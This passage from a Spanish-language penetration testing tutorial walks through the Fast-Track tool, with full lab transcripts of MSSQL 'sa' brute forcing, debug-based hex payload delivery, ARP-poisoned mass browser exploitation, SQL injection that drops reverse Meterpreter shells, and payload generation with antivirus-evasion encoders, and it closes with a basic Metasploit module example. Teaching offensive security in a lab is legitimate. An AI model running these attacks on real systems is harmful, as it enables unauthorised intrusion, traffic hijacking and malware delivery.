- Opción "e", "enable xp_cmdshell if its disabled (sql2k and sql2k5)", es un procedimiento almacenado de Fast-Track utilizado para ejecutar comandos subyacentes del sistema. De forma predeterminada, está deshabilitado en SQL Server 2005 y anteriores, pero un ataque de Fast-Track puede volverlo a activar si se ha desactivado. Sólo una cosa buena para hablar, al atacar el sistema remoto con cualquiera de las opciones, Fast-Track de forma automática intentará volver a habilitar xp_cmdshell por si acaso.  
==
```

Vamos a correr a través de Quick Brute Force..

Enter the IP Address and Port Number to Attack.

```

Options: (a)tttempt SQL Ping and Auto Quick Brute Force
        (m)ass scan and dictionary brute
        (s)ingle Target (Attack a Single Target with big dictionary)
        (f)ind SQL Ports (SQL Ping)
        (i) want a command prompt and know which system is vulnerable
        (v)ulnerable system, I want to add a local admin on the box...
        (e)nable xp_cmdshell if its disabled (sql2k and sql2k5)

Enter Option: a
Enter username for SQL database (example:sa): sa
Configuration file not detected, running default path.
Recommend running setup.py install to configure Fast-Track.
Setting default directory...
Enter the IP Range to scan for SQL Scan (example 192.168.1.1-255): 10.211.55.1/24

Do you want to perform advanced SQL server identification on non-standard SQL ports? This will use UDP footprinting
in order to determine where the SQL servers are at. This could take quite a long time.

Do you want to perform advanced identification, yes or no: yes

[-] Launching SQL Ping, this may take a while to footprint.... [-]

[*] Please wait while we load the module tree...
Brute forcing username: sa

Be patient this could take awhile...

Brute forcing password of password2 on IP 10.211.55.128:1433
Brute forcing password of   on IP 10.211.55.128:1433
Brute forcing password of password on IP 10.211.55.128:1433

SQL Server Compromised: "sa" with password of: "password" on IP 10.211.55.128:1433

Brute forcing password of sqlserver on IP 10.211.55.128:1433
Brute forcing password of sql on IP 10.211.55.128:1433
Brute forcing password of password1 on IP 10.211.55.128:1433
Brute forcing password of password123 on IP 10.211.55.128:1433
Brute forcing password of complexpassword on IP 10.211.55.128:1433
Brute forcing password of database on IP 10.211.55.128:1433
Brute forcing password of server on IP 10.211.55.128:1433
Brute forcing password of changeme on IP 10.211.55.128:1433
Brute forcing password of change on IP 10.211.55.128:1433
Brute forcing password of sqlserver2000 on IP 10.211.55.128:1433
Brute forcing password of sqlserver2005 on IP 10.211.55.128:1433
Brute forcing password of Sqlserver on IP 10.211.55.128:1433
Brute forcing password of SqlServer on IP 10.211.55.128:1433
Brute forcing password of Password1 on IP 10.211.55.128:1433

Brute forcing password of xp on IP 10.211.55.128:1433
Brute forcing password of nt on IP 10.211.55.128:1433
Brute forcing password of 98 on IP 10.211.55.128:1433
Brute forcing password of 95 on IP 10.211.55.128:1433
Brute forcing password of 2003 on IP 10.211.55.128:1433
Brute forcing password of 2008 on IP 10.211.55.128:1433

*****
The following SQL Servers were compromised:
*****

1. 10.211.55.128:1433 *** U/N: sa P/W: password ***
*****  

To interact with system, enter the SQL Server number.  

Example: 1. 192.168.1.32 you would type 1  

Enter the number:
```

En cuanto a la salida anterior, que han puesto en peligro un servidor SQL en la dirección IP 10.211.55.128 en el puerto 1433 con nombre de usuario "sa" y la contraseña "password". Ahora queremos el pleno acceso a este chico malo. Hay un montón de opciones que puede especificar en este caso, usaremos una consola Meterpreter pero hay otras opciones.

```

Enter number here: 1

Enabling: XP_Cmdshell...
Finished trying to re-enable xp_cmdshell stored procedure if disabled.

Configuration file not detected, running default path.
Recommend running setup.py install to configure Fast-Track.
Setting default directory...
What port do you want the payload to connect to you on: 4444
```

```

Metasploit Reverse Meterpreter Upload Detected..
Launching Meterpreter Handler.
Creating Metasploit Reverse Meterpreter Payload..
Sending payload: c88f3f9ac4bbe0e66da147e0f96efd48dad6
Sending payload: ac8cbc47714aaeed2672d69e251cee3dfbad
Metasploit payload delivered..
Converting our payload to binary, this may take a few...
Cleaning up...
Launching payload, this could take up to a minute...
When finished, close the metasploit handler window to return to other compromised SQL
Servers.
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (10.211.55.130:4444 -> 10.211.55.128:1030)

meterpreter >

```

Éxito! Ahora tenemos acceso total a esta máquina. Muy mala cosa, y todo a través de adivinar el pass de la cuenta "sa".

### 13.5 [Binay to Hex Converter](#)

## CONVERTIDOR DE BINARIO A EXADECIMAL

El generador de binario a hexadecimal es útil cuando usted ya tiene acceso a un sistema y la necesidad de emitir un ejecutable. Por lo general, TFTP y FTP son filtrados por los cortafuegos y un método alternativo que no requiere ninguna conexión de salida es la utilización de las ventanas de depuración de conversión con el fin de entregar su carga útil.

Fast-Track tomará cualquier ejecutable, siempre y cuando está por debajo de 64 kb de tamaño, y un archivo de texto con el formato específico de las conversiones de depuración de Windows. Una vez conseguido eso, simplemente, péguelo en un símbolo del sistema, o escribir un script para conseguirlo en el sistema afectado que ya tienen acceso.

Fast-Track Main Menu:

```

Fast-Track - Where it's OK to finish in under 3 minutes...
Version: v4.0
Written by: David Kennedy (ReL1K)
http://www.securestate.com
http://www.thepentest.com

1. Fast-Track Updates
2. Autopwn Automation
3. Microsoft SQL Tools
4. Mass Client-Side Attack
5. Exploits
6. Binary to Hex Payload Converter
7. Payload Generator
8. Fast-Track Tutorials
9. Fast-Track Changelog
10. Fast-Track Credits
11. Exit

```

```

Enter the number: 6
Binary to Hex Generator v0.1

```

This menu will convert an exe to a hex file which you just need to copy and paste the output to a windows command prompt, it will then generate an executable based on your payload

**\*\*Note\*\*** Based on Windows restrictions the file cannot be over 64kb

```
Enter the path to the file you want to convert to hex: /pentest/exploits/fasttrack/nc.exe
```

```
Finished...
```

```
Opening text editor...
```

```
// Output will look like this
```

```
DEL T 1>NUL 2>NUL
echo EDS:0 4D 5A 90 00 03 00 00 00 04 00 00 00 FF FF 00 00>>T
echo EDS:10 B8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00>>T
echo FDS:20 L 10 00>>T
echo EDS:30 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00>>T
echo EDS:40 0E 1F BA 0E 00 B4 09 CD 21 B8 01 4C CD 21 54 68>>T
echo EDS:50 69 73 20 70 72 6F 67 72 61 6D 20 63 61 6E 6E 6F>>T
echo EDS:60 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20>>T
echo EDS:70 6D 6F 64 65 2E 0D 0D 0A 24 00 00 00 00 00 00 00>>T
```

Basta con pegar esto en un símbolo del sistema y ver la magia!

### 13.6 [Mass-Client Attack](#)

## ATAQUES Mass-Client

Fast-Track's 'Mass Client-Side Attack' es de naturaleza similar a los db\_autopwn Metasploit. Cuando un usuario se conecta a su sitio web malicioso, una gran cantidad de exploits personalizados desarrollados en Fast-Track y el repositorio de Metasploit se pondrá en marcha en el cliente. Una cosa a añadir es que también puede utilizar el envenenamiento de caché ARP con ettercap con el fin de forzar a la víctima a su sitio! Vamos a probar esto.

```
Fast-Track Main Menu:
```

```
Fast-Track - Where it's OK to finish in under 3 minutes...
Version: v4.0
Written by: David Kennedy (ReL1K)
http://www.securestate.com
http://www.thepentest.com
```

1. Fast-Track Updates
2. Autopwn Automation
3. Microsoft SQL Tools
4. Mass Client-Side Attack
5. Exploits
6. Binary to Hex Payload Converter
7. Payload Generator
8. Fast-Track Tutorials
9. Fast-Track Changelog
10. Fast-Track Credits
11. Exit

```
Enter the number: 4
```

```
Metasploit path not defined, you should run setup.py, using the default for now...
```

```
Mass Client Client Attack
```

```
Requirements: PExpect
```

```
Metasploit has a bunch of powerful client-side attacks available in its arsenal. This simply launches all client side attacks within Metasploit through msfcli and starts them on various ports and starts a custom HTTP server for you, injects a new index.html file, and puts all of the exploits in iframes.
```

```
If you can get someone to connect to this web page, it will basically brute force various client side exploits in the hope one succeeds. You'll have to monitor each shell if one succeeds.. Once finished, just have someone connect to port 80 for you and if they are vulnerable to any of the exploits...should have a nice shell.
```

```
Enter the IP Address you want the web server to listen on: 10.211.55.130
```

```
Specify your payload:
```

1. Windows Meterpreter Reverse Meterpreter
2. Generic Bind Shell
3. Windows VNC Inject Reverse\_TCP (aka "Da Gui")
4. Reverse TCP Shell

```
Enter the number of the payload you want: 1
```

```
Would you like to use ettercap to ARP poison a host yes or no: yes
```

```
Ettercap allows you to ARP poison a specific host and when they browse  
a site, force them to use the metasploit site and launch a slew of  
exploits from the Metasploit repository. ETTERCAP REQUIRED.
```

```
What IP Address do you want to poison: 10.211.55.128
```

```
Setting up the ettercap filters....
```

```
Filter created...
```

```
Compiling Ettercap filter...
```

```
etterfilter NG-0.7.3 copyright 2001-2004 ALoR & NaGA
```

```
12 protocol tables loaded:
```

```
DECODED DATA udp tcp gre icmp ip arp wifi fddi tr eth
```

```
11 constants loaded:
```

```
VRRP OSPF GRE UDP TCP ICMP6 ICMP PPTP PPPoE IP ARP
```

```
Parsing source file 'bin/appdata/fasttrack.filter' done.
```

```
Unfolding the meta-tree done.
```

```
Converting labels to real offsets done.
```

```
Writing output to 'bin/appdata/fasttrack.ef' done.
```

```
-> Script encoded into 16 instructions.
```

```
Filter compiled...Running Ettercap and poisoning target...
```

```
Setting up Metasploit MSFConsole with various exploits...
```

```
If an exploit succeeds, type sessions -l to list shells and sessions -i  
to interact...
```

```
Have someone connect to you on port 80...
```

```
Launching MSFConsole and Exploits...
```

```
Once you see the Metasploit Console launch all the exploits have someone  
connect to you..
```

```
SRVPORT => 8072
```

```
resource> set URIPATH /
```

```
URIPATH => /
```

```
resource> set LPORT 9072
```

```
LPORT => 9072
```

```
resource> exploit
```

```
[*] Handler binding to LHOST 0.0.0.0
```

```
[*] Exploit running as background job.
```

```
resource> use exploit/windows/browser/zenturiprogramchecker_unsafe
```

```
[*] Started reverse handler
```

```
resource> set PAYLOAD windows/meterpreter/reverse_tcp
```

```
[*] Using URL: http://0.0.0.0:8071/
```

```
PAYLOAD => windows/meterpreter/reverse_tcp
```

```
resource> set LHOST 10.211.55.130
```

```
LHOST => 10.211.55.130
```

```
[*] Local IP: http://10.211.55.130:8071/
```

```
resource> set SRVPORT 8073
```

```
[*] Server started.
```

```
SRVPORT => 8073
```

```
resource> set URIPATH /
```

```
URIPATH => /
```

```

resource> set LPORT 9073
LPORT => 9073
resource> exploit
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Exploit running as background job.
[*] Using URL: http://0.0.0.0:8072/
[*] Local IP: http://10.211.55.130:8072/
[*] Server started.
msf exploit(zenturiprogramchecker_unsafe) >
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8073/
[*] Local IP: http://10.211.55.130:8073/
[*] Server started.

```

En este momento cuando nuestra víctima en 10.211.55.128 va a navegar por cualquier página web, todos los hrefs será reemplazado por nuestra dirección en Internet. Échale un vistazo a continuación



Observe en la esquina inferior izquierda que los puntos de enlace a nuestro sitio web malicioso en 10.211.55.130. Todos los enlaces de Google han sido sustituidos con éxito. Tan pronto como se hace clic en un vínculo, el caos comienza.

```

[*] Local IP: http://10.211.55.130:8071/
[*] Server started.
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Exploit running as background job.
[*] Using URL: http://0.0.0.0:8072/
[*] Local IP: http://10.211.55.130:8072/
[*] Server started.
msf exploit(zenturiprogramchecker_unsafe) >
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Using URL: http://0.0.0.0:8073/
[*] Local IP: http://10.211.55.130:8073/
[*] Server started.
[*] Sending Adobe Collab.getIcon() Buffer Overflow to 10.211.55.128:1044...
[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending HTML page to 10.211.55.128:1047...
[*] Sending Adobe JBIG2Decode Memory Corruption Exploit to 10.211.55.128:1046...
[*] Sending exploit to 10.211.55.128:1049...

```

```

[*] Attempting to exploit ani_loadimage_chunksize
[*] Sending Windows ANI LoadAniIcon() Chunk Size Stack Overflow (HTTP) to 10.211.55.128:1076...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (10.211.55.130:9007 -> 10.211.55.128:1077
msf exploit(zenturiprogramchecker_unsafe) > sessions -l

Active sessions
=====
Id Description Tunnel
-- -----
1 Meterpreter 10.211.55.130:9007 -> 10.211.55.128:1077

msf exploit(zenturiprogramchecker_unsafe) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >

```

Tenga en cuenta que el envenenamiento de caché ARP sólo funcionará en sistemas en la misma subred que usted. Este fue un gran ejemplo de cómo el "forzar" a un usuario para buscar su sitio en lugar de tener que incitarles a hacer clic en un enlace y automáticamente los explotan con una variedad de ataques.

### 13.7 [SQL PWNAGE](#)

## SQL PWNAGE

---

'SQLPwnage' es una herramienta para la detección de potenciales vulnerabilidades de inyección SQL en una aplicación web. SQLPwnage explorará subredes y rastrear las URL entera en busca de cualquier tipo de parámetros POST. SQLPwnage intentará que se de un error de inyección SQL basada en un intento para tener acceso completo al sistema. Si se puede adivinar la sintaxis SQL apropiada, que hará una serie de ataques como volver a habilitar xp\_cmdshell y la entrega de cualquier carga que desee, todo a través de inyección de SQL. Usando el ejemplo de abajo, automáticamente se arrastrará y atacara un sitio que sabemos que es vulnerable a la inyección de SQL. SQLPwnage fue escrito por Andrew Weidenhamer y David Kennedy. Vamos a ver qué pasa.

Fast-Track Main Menu:

Fast-Track - Where it's OK to finish in under 3 minutes...

Version: v4.0

Written by: David Kennedy (ReL1K)

<http://www.securestate.com>

<http://www.thepentest.com>

1. Fast-Track Updates
2. Autopwn Automation
3. Microsoft SQL Tools
4. Mass Client-Side Attack
5. Exploits
6. Binary to Hex Payload Converter
7. Payload Generator
8. Fast-Track Tutorials
9. Fast-Track Changelog
10. Fast-Track Credits
11. Exit

Enter the number: 3

Microsoft SQL Attack Tools

Pick a list of the tools from below:

1. MSSQL Injector
2. MSSQL Bruter
3. SQLPwnage

Enter your choice : 3

Configuration file not detected, running default path.  
Recommend running setup.py install to configure Fast-Track.  
Default Metasploit directory set to /pentest/exploits/framework3/  
Checking SQLPwnage dependencies required to run...

Dependencies installed. Welcome to SQLPwnage.

SQLPwnage written by: Andrew Weidenhamer and David Kennedy

SQLPwnage is a mass pwnage tool custom coded for Fast-Track. SQLPwnage will attempt to identify SQL Injection in a website, scan subnet ranges for web servers, crawl entire sites, fuzz form parameters and attempt to gain you remote access to a system. We use unique attacks never performed before in order to bypass the 64kb debug restrictions on remote Windows systems and deploy our large payloads without restrictions

This is all done without a stager to download remote files, the only egress connections made are our final payload. Right now SQLPwnage supports three payloads, a reverse tcp shell, metasploit reverse tcp meterpreter, and metasploit reverse vnc inject.

Some additional features are, elevation to "sa" role if not added, data execution prevention (DEP) disabling, anti-virus bypassing, and much more!

This tool is the only one of its kind, and is currently still in beta.

SQLPwnage Main Menu:

1. SQL Injection Search/Exploit by Binary Payload Injection (BLIND)
2. SQL Injection Search/Exploit by Binary Payload Injection (ERROR BASED)
3. SQL Injection single URL exploitation

Enter your choice: 2

-----  
- This module has the following two options: -  
- -  
- 1) Spider a single URL looking for SQL Injection. If -  
- successful in identifying SQL Injection, it will then -  
- give you a choice to exploit.-  
- -  
- 2) Scan an entire subnet looking for webservers running on -  
- port 80. The user will then be prompted with two -  
- choices: 1) Select a website or, 2) Attempt to spider -  
- all websites that was found during the scan attempting -  
- to identify possible SQL Injection. If SQL Injection -  
- is identified, the user will then have an option to -  
- exploit. -  
- -  
- This module is based on error messages that are most -  
- commonly returned when SQL Injection is prevalent on -  
- web application. -  
- -  
- If all goes well a reverse shell will be returned back to -  
- the user. -  
-----

Scan a subnet or spider single URL?

1. url
2. subnet (new)
3. subnet (lists last scan)

Enter the Number: 2

Enter the ip range, example 192.168.1.1-254: 10.211.55.1-254  
Scanning Complete!!! Select a website to spider or spider all??

1. Single Website
2. All Websites

Enter the Number: 2

Attempting to Spider: http://10.211.55.128  
Crawling http://10.211.55.128 (Max Depth: 100000)  
DONE  
Found 0 links, following 0 urls in 0+0:0:0

Spidering is complete.

\*\*\*\*\*  
http://10.211.55.128  
\*\*\*\*\*

[+] Number of forms detected: 2 [+]

A SQL Exception has been encountered in the "txtLogin" input field of the above website.

What type of payload do you want?

1. Custom Packed Fast-Track Reverse Payload (AV Safe)
2. Metasploit Reverse VNC Inject (Requires Metasploit)
3. Metasploit Meterpreter Payload (Requires Metasploit)
4. Metasploit TCP Bind Shell (Requires Metasploit)
5. Metasploit Meterpreter Reflective Reverse TCP
6. Metasploit Reflective Reverse VNC

Select your choice: 5

Enter the port you want to listen on: 9090

```
[+] Importing 64kb debug bypass payload into Fast-Track... [+]
[+] Import complete, formatting the payload for delivery.. [+]
[+] Payload Formatting prepped and ready for launch. [+]
[+] Executing SQL commands to elevate account permissions. [+]
[+] Initiating stored procedure: 'xp_cmdshell' if disabled. [+]
[+] Delivery Complete. [+]
```

Created by msfpayload (<http://www.metasploit.com>).

Payload: windows/payloadmeterpreter/reverse\_tcp

Length: 310

Options: LHOST=10.211.55.130,LPORT=9090

Launching MSFCLI Meterpreter Handler

Creating Metasploit Reverse Meterpreter Payload..

Taking raw binary and converting to hex.

Raw binary converted to straight hex.

```
[+] Bypassing Windows Debug 64KB Restrictions. Evil. [+]
[+] Sending chunked payload. Number 1 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 2 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 3 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 4 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 5 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 6 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 7 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 8 of 9. This may take a bit. [+]
[+] Sending chunked payload. Number 9 of 9. This may take a bit. [+]
[+] Conversion from hex to binary in progress. [+]
[+] Conversion complete. Moving the binary to an executable. [+]
[+] Splitting the hex into 100 character chunks [+]
[+] Split complete. [+]
```

[+] Prepping the payload for delivery. [+]

Sending chunk 1 of 3, this may take a bit...

Sending chunk 2 of 3, this may take a bit...

Sending chunk 3 of 3, this may take a bit...

Using H2B Bypass to convert our Payload to Binary..

Running cleanup before launching the payload....

```
[+] Launching the PAYLOAD!! This may take up to two or three minutes. [+]
```

```
[*] Please wait while we load the module tree...
```

```
[*] Handler binding to LHOST 0.0.0.0
```

```
[*] Started reverse handler
```

```
[*] Starting the payload handler...
```

```
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
```

```
[*] Sending stage (2650 bytes)
```

```
[*] Sleeping before handling stage...
```

```
[*] Uploading DLL (718347 bytes)...
```

```
[*] Upload completed.
```

```
[*] Meterpreter session 1 opened (10.211.55.130:9090 -> 10.211.55.128:1031)
```

meterpreter >

¡Uf! Hecho que parezca fácil ... Fast-Track logró ganar el acceso y la entrega de la carga útil a lo largo de la inyección de SQL! Lo interesante de todo esto es el payload. Una vez que se identifica la inyección de SQL de Fast-Track , toma las opciones especificadas durante la instalación inicial y crea una carga útil de Metasploit como un formato ejecutable. Ese ejecutable se convierte entonces en una versión hexagonal primas, lo que la salida es sólo una gota de recta hexagonal. Una carga de encargo se entrega al equipo de la víctima que es completamente personalizado a Fast-Track, lo que esta carga inicial no es su aplicación una base hexagonal de 5kb, cae la carga útil en el formato hexadecimal en el sistema operativo subyacente y utiliza Windows de depuración para convertir el formato hexadecimal de nuevo a una aplicación basada en binario. La principal limitación de este método es que todas las cargas útiles DEBE estar bajo 64KB de tamaño. Si el payload está sobre el tamaño, se bomba se va hacia afuera y se convierte en una aplicación. Fast-Track's tiene payload personalizados que pesan (5kb) esencialmente una vez convertido nuevamente en un binario se lee en hexadecimal primas y la convierte a un archivo en un formato binario, evitando así la limitación de 64 KB. Este método fue introducido por primera vez por Scott White, en la Defcon SecureState en 2008 y se ha incorporado al SQLPwnage Fast-Track y los ataques SQLBruter.

### 13.8 [Payload Generator](#)

## SQL PWNAGE

El generador de Payload Fast Track crea Payloads Metasploit para usted con un clic de un botón. Sin embargo debemos, recordar los comandos con msfpayload pueden ser complicados, pero el Generador de Fast Track simplifica el trabajo para usted!

```
Fast-Track Main Menu:
```

```
Fast-Track - Where it's OK to finish in under 3 minutes...
Version: v4.0
Written by: David Kennedy (ReL1K)
http://www.securestate.com
http://www.thepentest.com
```

1. Fast-Track Updates
2. Autopwn Automation
3. Microsoft SQL Tools
4. Mass Client-Side Attack
5. Exploits
6. Binary to Hex Payload Converter
7. Payload Generator
8. Fast-Track Tutorials
9. Fast-Track Changelog
10. Fast-Track Credits
11. Exit

```
Enter the number: 7
```

```
Configuration file not detected, running default path.
Recommend running setup.py install to configure Fast-Track.
```

```
#####
###          #####
### Metasploit Payload Generator  #####
###          #####
### Written by: Dave Kennedy      #####
### aka ReL1K                      #####
###          #####
#####
```

The Metasploit Payload Generator is a simple tool to make it extremely easy to generate a payload and listener on the Metasploit framework. This does not actually exploit any systems, it will generate a metasploit payload for you and save it to an executable. You then need to someone get it on the remote server by yourself and get it to execute correctly.

This will also encode your payload to get past most AV and IDS/IPS.

What payload do you want to generate:

Name:	Description:
1. Windows Shell Reverse_TCP	Spawn a command shell on victim and send back to attacker.
2. Windows Reverse_TCP Meterpreter	Spawn a meterpreter shell on victim and send back to attacker.
3. Windows Reverse_TCP VNC DLL	Spawn a VNC server on victim and send back to attacker.
4. Windows Bind Shell	Execute payload and create an accepting port on remote system.
5. Windows Reflective Reverse VNC	Spawn a VNC server on victim and send back to attacker.
6. Windows Reflective Reverse Meterpreter	Spawn a Meterpreter shell on victim through Reflective to attacker.

```
Enter choice (example 1-6): 2
```

Below is a list of encodings to try and bypass AV.

Select one of the below, Avoid\_UTF8\_tolower usually gets past them.

1. avoid\_utf8\_tolower
2. shikata\_ga\_nai
3. alpha\_mixed
4. alpha\_upper
5. call4\_dword\_xor
6. countdown
7. fnstenv\_mov

```

8. jmp_call_additive
9. nonalpha
10. nonupper
11. unicode_mixed
12. unicode_upper
13. alpha2
14. No Encoding

Enter your choice : 2

Enter IP Address of the listener/attacker (reverse) or host/victim (bind shell): 10.211.55.130
Enter the port of the Listener: 9090

Do you want to create an EXE or Shellcode

1. Executable
2. Shellcode

Enter your choice: 1
Created by msfpayload (http://www.metasploit.com).
Payload: windows/meterpreter/reverse_tcp
Length: 310
Options: LHOST=10.211.55.130,LPORT=9090,ENCODING=shikata_ga_nai

A payload has been created in this directory and is named 'payload.exe'. Enjoy!

Do you want to start a listener to receive the payload yes or no: yes

Launching Listener...
*****
Launching MSFCLI on 'exploit/multi/handler' with PAYLOAD='windows/meterpreter/reverse_tcp'
Listening on IP: 10.211.55.130 on Local Port: 9090 Using encoding: ENCODING=shikata_ga_nai
*****
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...

```

Tenga en cuenta que cuando un Payload es creado, Fast-Track automáticamente puede configurar un escucha para que acepte la conexión. Ahora todo lo que tienes que hacer es conseguir el ejecutable en el sistema remoto. Una vez ejecutado:

```

*****
Launching MSFCLI on 'exploit/multi/handler' with PAYLOAD='windows/meterpreter/reverse_tcp'
Listening on IP: 10.211.55.130 on Local Port: 9090 Using encoding: ENCODING=shikata_ga_nai
*****
[*] Please wait while we load the module tree...
[*] Handler binding to LHOST 0.0.0.0
[*] Started reverse handler
[*] Starting the payload handler...
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (718336 bytes)
[*] Meterpreter session 1 opened (10.211.55.130:9090 -> 10.211.55.128:1078)

meterpreter >

```

Acabamos de enterarnos de cómo crear payloads, utilizando Fast-Track framework y, finalmente, tener acceso a un sistema que utiliza payloads creado por el Metasploit Framework!

14 [Construyendo un Modulo](#)

## Construyendo un Modulo

Para mí (Dave Kennedy) este fue uno de mis primeros módulos que he construido para el marco de Metasploit. Soy un tipo pitón y cambiar a Ruby en realidad al final no ser "tan" mal como yo había previsto. Después de construir el módulo, que quería escribir paso a paso cómo fui capaz de crear el módulo, dar una pequeña introducción en la construcción de módulos, lo fácil que es realmente para agregar herramientas adicionales o explota en el marco de Metasploit.

En primer lugar, quiero empezar con darle una pequeña idea sobre algunos de los componentes clave del marco de Metasploit que estaremos hablando.

Primero eche un vistazo en el lib / MSF / sección central dentro de Metasploit, esta zona hay una mina de oro que se quieren aprovechar para no tener que reconstruir todos los protocolos o un ataque cada vez que individuales. Vaya a la base / explotar sección:

```
relik@fortress:/pentest/exploits/framework3/lib/msf/core/exploit$ ls
ardeia.rb dect_coa.rb lorcon2.rb seh.rb.ut.rb
browser_autopwn.rb dialup.rb lorcon.rb smb.rb
brute.rb egghunter.rb mixins.rb smtp_deliver.rb
brutetargets.rb fileformat.rb mssql_commands.rb smtp.rb
capture.rb ftp.rb mssql.rb snmp.rb
dcerpc_epm.rb ftpserver.rb ndmp.rb sunrpc.rb
dcerpc_lsa.rb http.rb oracle.rb tcp.rb
dcerpc_mgmt.rb imap.rb pdf_parse.rb tcp.rb.ut.rb
dcerpc.rb ip.rb pop2.rb tns.rb
dcerpc.rb.ut.rb kernel_mode.rb seh.rb udp.rb
relik@fortress:/pentest/exploits/framework3/lib/msf/core/exploit$
```

Podemos ver varias áreas que podrían ser útiles para nosotros, por ejemplo theres ya envasados protocolos como Microsoft SQL, HTTP, TCP, Oracle, RPC, FTP, SMB, SMTP, y mucho más. Echa un vistazo a la mssql.rb y mssql\_commands.rb, estos dos han sufrido algunas modificaciones importantes por HD Moore, yo mismo, y Dark Operador reciente, desde que está agregando un poco de funcionalidad a través de los aspectos MSSQL.

Si nos fijamos en la línea de partida 126 en mssql.rb, esta es la sección que se centra en gran medida, leer a través de él y obtener un entendimiento básico que estaremos cubriendo la zona posterior.

Vamos a salir de núcleo, y la cabeza a los módulos de "directorío", si añadimos cualquier archivo nuevo en aquí, de forma dinámica se importarán a Metasploit para nosotros. Vamos a probar un programa muy sencillo, entra en framework3/modules/auxiliary/scanner/mssql

Hacer una rápida "ihaz\_sql.rb mssql\_ping.rb cp"

Editar el archivo que utiliza realmente rápido nano o vi y le permite modificarlo ligeramente, me voy a caminar a través de cada línea y lo que significa:

```
##  
# $Id: ihaz_sql.rb 7243 2009-12-04 21:13:15Z relik $    <---- automatically gets set for us when we check in  
##  
  
##  
# This file is part of the Metasploit Framework and may be subject to           <---- licensing agreement, keep standard  
# redistribution and commercial restrictions. Please see the Metasploit  
# Framework web site for more information on licensing and terms of use.  
# http://metasploit.com/framework/  
##  
  
require 'msf/core'  <---- use the msf core library  
  
class Metasploit3 < Msf::Auxiliary    <---- its going to be an auxiliary module  
  include Msf::Exploit::Remote::MSSQL    <---- we are using remote MSSQL right?  
  include Msf::Auxiliary::Scanner    <----- it use to be a SQL scanner  
  
  def initialize <---- initialize the main section  
    super()  
    'Name' => 'I HAZ SQL Utility',    <----- name of the exploit  
    'Version' => '$Revision: 7243 $', <----- svn number  
    'Description' => 'This just prints some funny stuff.', <----- description of the exploit  
    'Author' => 'relik', <--- thats you bro!  
    'License' => MSF_LICENSE <---- keep standard  
  end  
  
  deregister_options('RPORT', 'RHOST')    <---- dont specify RPORT or RHOST  
end
```

```

def run_host(ip) <--- define the main function
begin <---begin the function
puts "I HAZ SQL!!!!" <---- print to screen i haz SQL!!!
end <--- close
end <---- close
end <---- close

```

Ahora que usted tiene una idea básica de este módulo, por salvar a esta (sin las <-----) y la deja correr en msfconsole.

```

msf > search ihaz
[*] Searching loaded modules for pattern 'ihaz'...

Auxiliary
=====

Name Description
-----
scanner/mssql/ihaz_sql MSSQL Ping Utility

msf > use scanner/mssql/ihaz_sql
msf auxiliary(ihaz_sql) > show options

Module options:

Name Current Setting Required Description
----- ----- -----
HEX2BINARY /pentest/exploits/framework3/data/exploits/mssql/h2b no The path to the hex2binary script on the disk
MSSQL_PASS no The password for the specified username
MSSQL_USER sa no The username to authenticate as
RHOSTS yes The target address range or CIDR identifier
THREADS 1 yes The number of concurrent threads

msf auxiliary(ihaz_sql) > set RHOSTS doesntmatter
RHOSTS => doesntmatter
msf auxiliary(ihaz_sql) > exploit
I HAZ SQL!!!!

[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed

Success our module has been added! Now that we have a basic understanding of how to add a module, lets look at the module I wrote on the next section.

```

Traducido por Progresive Death

#### 14.1 [Payloads a través de MSSQL](#)

## Payloads a través de MSSQL

En la sección anterior que vio los fundamentos de crear un módulo, yo quería mostrarles este módulo para conseguir una comprensión de lo que estamos a punto de construir. Este módulo le permite entregar rápidamente las cargas útiles Metasploit base a través de servidores Microsoft SQL. El código actual funciona con 2000, 2005 y 2008. Estas secciones próximas primera le guiará a través de cómo usar este tipo de ataque, y empezar desde cero que en la reconstrucción de cómo fui capaz de escribir esta carga útil (y después de HDM limpiado mi código).

Primero vamos a echar un vistazo a cómo funciona el exploit. Si usted lee a través de la sección de vía rápida ya, usted se daría cuenta de que algo similar ocurre dentro de Fast-Track también. Cuando un administrador instala primero SQL Server 2000, 2005, o 2008, si se especifica la autenticación mixta o la autenticación basada en SQL, tienen que especificar una contraseña para la tristemente célebre "sa" cuenta. La cuenta "sa" es la cuenta de administrador de sistemas de servidores basados en SQL y tiene un montón de permisos en el propio sistema. Si de alguna forma puede adivinar la contraseña de "sa", a continuación, puede atacar a través de vectores de influencia Metasploit para realizar ataques adicionales. Si usted habló de algunos de los capítulos anteriores, hemos visto cómo a los servidores SQL descubrimiento a través del puerto UDP 1434, así como realizar ataques de diccionario bruta basada en la fuerza contra las direcciones IP con el fin de adivinar el SQL "sa" cuenta.

De aquí en adelante, vamos a suponer que usted ya sabe la contraseña para el servidor de MSSQL y que está listo para entregar su carga al sistema operativo subyacente y no el uso de vía rápida.

Vamos a lanzar el ataque:

```
< metasploit -----
\ ,__,
\ (oo)_____
(____) )\
||--|| *  
  
